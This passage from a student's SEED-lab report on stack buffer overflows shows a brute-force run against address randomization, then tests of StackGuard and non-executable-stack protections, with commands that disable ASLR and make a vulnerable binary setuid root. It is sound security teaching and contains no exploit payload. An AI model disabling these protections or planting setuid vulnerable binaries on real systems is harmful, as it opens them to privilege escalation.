./randomize_script.sh: line 13: 19214 Segmentation fault      ./stack
0 minutes and 26 seconds elapsed.
The program has been running 5225 times so far.
./randomize_script.sh: line 13: 19215 Segmentation fault      ./stack
0 minutes and 26 seconds elapsed.
The program has been running 5226 times so far.
./randomize_script.sh: line 13: 19216 Segmentation fault      ./stack
0 minutes and 26 seconds elapsed.
The program has been running 5227 times so far.
$
$
$
```


Observation:

- i) The shell script `randomize_script.sh` which runs in an infinite loop, stops when the address in the badfile is correct and the root shell is spawned.
- ii) Since, the script stops after 5227 times, it shows that the brute force approach can be used to attack Ubuntu's randomization feature.

Task 5: Turn on the StackGuard Protection

Procedure:

- i) Firstly, address randomization is turned off, so that we can tell which protection measure helps achieve the protection
- ii) Then the stack.c vulnerable program in Task 2 is re-compiled, this time with StackGuard protection on, that is without the `-fno-stack-protector` option
- iii) The attack in Task 2 is then again performed and observations noted



```
root@VM: /home/seed/Documents/assignment_2/task3
[02/04/19]seed@VM:~/../task3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/04/19]seed@VM:~/../task3$ gcc -o stack -z execstack stack.c
[02/04/19]seed@VM:~/../task3$ sudo chown root stack
[02/04/19]seed@VM:~/../task3$ sudo chmod 4755 stack
[02/04/19]seed@VM:~/../task3$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/04/19]seed@VM:~/../task3$
```


Observation:

- i) We observe that when we execute the stack program after compiling it with StackGuard switched on, then the program terminates with the error message `*** stack smashing detected ***`
- ii) This shows that the StackGuard countermeasure is effective in protecting against buffer overflow attack in vulnerable programs.

Task 6: Turn on the non-executable Stack Protection

Procedure:

- i) Again, we first remember to turn off address randomization, so that we can tell which protective measure helps achieve the protection
- ii) Then the stack.c vulnerable program in Task 2 is re-compiled, this time with the `"noexecstack"` flag, which makes the *stacks* non-executable
- iii) Then, the attack in Task 2 is repeated and the observations are noted



```
root@VM: /home/seed/Documents/assignment_2/task3
[02/04/19]seed@VM:~/../task3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/04/19]seed@VM:~/../task3$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/04/19]seed@VM:~/../task3$ sudo chown root stack
[02/04/19]seed@VM:~/../task3$ sudo chmod 4755 stack
[02/04/19]seed@VM:~/../task3$ ./stack
Segmentation fault
[02/04/19]seed@VM:~/../task3$
```

Observation:

- i) We note that when the vulnerable program with a non-executable stack is executed, then the program is terminated with a *Segmentation Fault*
- ii) Since attackers, put the code on the stack and jump to it, to run the malicious code, the *non-executable stack* protective countermeasure is effective against such attacks.
- iii) But it is still not enough, since another type of attack called the Return-to-libc attack does not require the stack to be executable and exploits the buffer overflow vulnerability.